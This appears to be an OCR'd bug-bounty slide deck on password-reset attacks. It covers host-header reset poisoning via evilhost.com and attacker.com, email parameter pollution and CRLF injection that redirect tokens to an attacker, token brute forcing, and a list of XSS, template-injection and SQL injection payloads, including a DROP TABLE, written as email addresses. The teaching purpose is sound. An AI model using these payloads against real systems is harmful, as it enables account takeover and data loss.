


In order to implement a proper user management system, systems integrate a Forgot Password service that allows the user to request a password reset.

WHAT COULD POSSIBLY GO WRONG HERE RIGHT?

Let's see!

Me and MAALP found this interesting password reset page



Enter OTP

OTP successfully sent to your Email ID. Please check your mail and enter OTP.

842173

OTP

WHAT IF?

Let's look at the impact

- FULL ACCOUNT TAKEOVER
- TOKEN LEAKAGE
- PARAMETER POLLUTION
- SQL INJECTION
- GUESSABLE TOKEN
- MORE..


PASSWORD RESET POISONING

If you have a Host Header attack, Request a password with evil host!
Websites that handle the value of the Host header in an unsafe way

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com
```

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: evilhost.com
```

```
$resetPasswordURL = "https://{$_SERVER['HTTP_HOST']}/resetpassword.php?token=12345678-1234-1234..";
```



SuperCool.com – Password Reset Request

John <target@company.com

Hi John,

It appears that you have requested for your password to be reset. To do so, please click the URL below:

https://evilhost.com/reset-password.php?token=12345678-1234-1234-1234-12345678901

This will automatically open a new tab and allow you set your new password instantly.

Regards,
SuperCool

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com
Host: attacker.com
```

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com
X-Forwarded-Host: attacker.com
```


```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com@evilhost.com
```

```
POST https://example.com/reset.php
HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com:@evilhost.com
```

Lab:
https://portswigger.net/web-security/host-header/exploiting/password-reset-poisoning

ATO: PARAMETER MANIPULATION

We can pollute the parameter to get the reset token to attacker email



```
POST https://example.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com

email=victim@email.com
```

```
POST https://example.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: example.com

email=victim@email.com&email=attacker@email.com
```

MORE MANIPULATION

- email=victim@email.com%20email=attacker@email.com
- email=victim@email.com|email=attacker@email.com
- email="victim@mail.tld%0a%0dcc:attacker@mail.tld"
- email="victim@mail.tld%0a%0dbcc:attacker@mail.tld"
- email="victim@mail.tld",email="attacker@mail.tld"
- {"email":["victim@mail.tld","atracker@mail.tld"]}

RESPONSE MANIPULATION

Replace Bad Response With Good One

```
HTTP/1.1 401 Unauthorized

(“message”:”unsuccessful”,”statusCode:403,”errorDescription”:”Unsuccessful”)


HTTP/1.1 200 OK

(“message”:”success”,”statusCode:200,”errorDescription”:”Success”)
```

TOKEN LEAKAGE IN RESPONSE

Check the response to see if the token is leaked in response

#Tip: Search the token in burp suite search

Add json extension to endpoint, eg: resetpassword.json

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: length

{
  "email" : "victim@gmail.com" ,
  "token" : ******
}
```

RESET TOKEN LEAK VIA REFERER

Once you visit the reset token link, click on any third party website eg Facebook

Intercept the requst and check the referer header

```
GET /home HTTP/1.1
Host: www.third_party.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://company.com/resetpass?token=123-456-123-456
Origin: https://www.company.com
```

GUESSABLE TOKEN

Find out how password reset token is generated like Timestamp , UserID , Email and Weak Cryptography

```
POST /resetPassword HTTP/1.1
Host: www.company.com
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=<UserID-Timestamp>
```

BRUTE FORCE THE TOKEN

Find out how password reset token by force!
Use IP-Rotate, additional headers etc

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=FUZZ&newpass=DontHackme!
```

IDN HOMOGRAPH ATTACK

- Create an account with email test@gmail.com.burpcollaborator.net
- Now generate reset password link for email test@gmáil.com.burpcollaborator.net

```
POST /passwordreset HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

email=test@gmáil.com.id.burpcollaborator.net
```

LIST OF PAYLOADS AS EMAIL ADDRESSES

- test+(<script>alert(0)</script>)@gmail.com
- test(<script>alert(0)</script>)@gmail.com
- test@gmail(<script>alert(0)</script>).com
- "<script>alert(0)</script>"@gmail.com
- "<%= 7 * 7 %>"@gmail.com
- test+(${{7*7}})@gmail.com
- "' OR 1=1 -- '"@gmail.com
- "test); DROP TABLE users;--"@gmail.com
- test@[id.collaborator.net]
- %@gmail.com

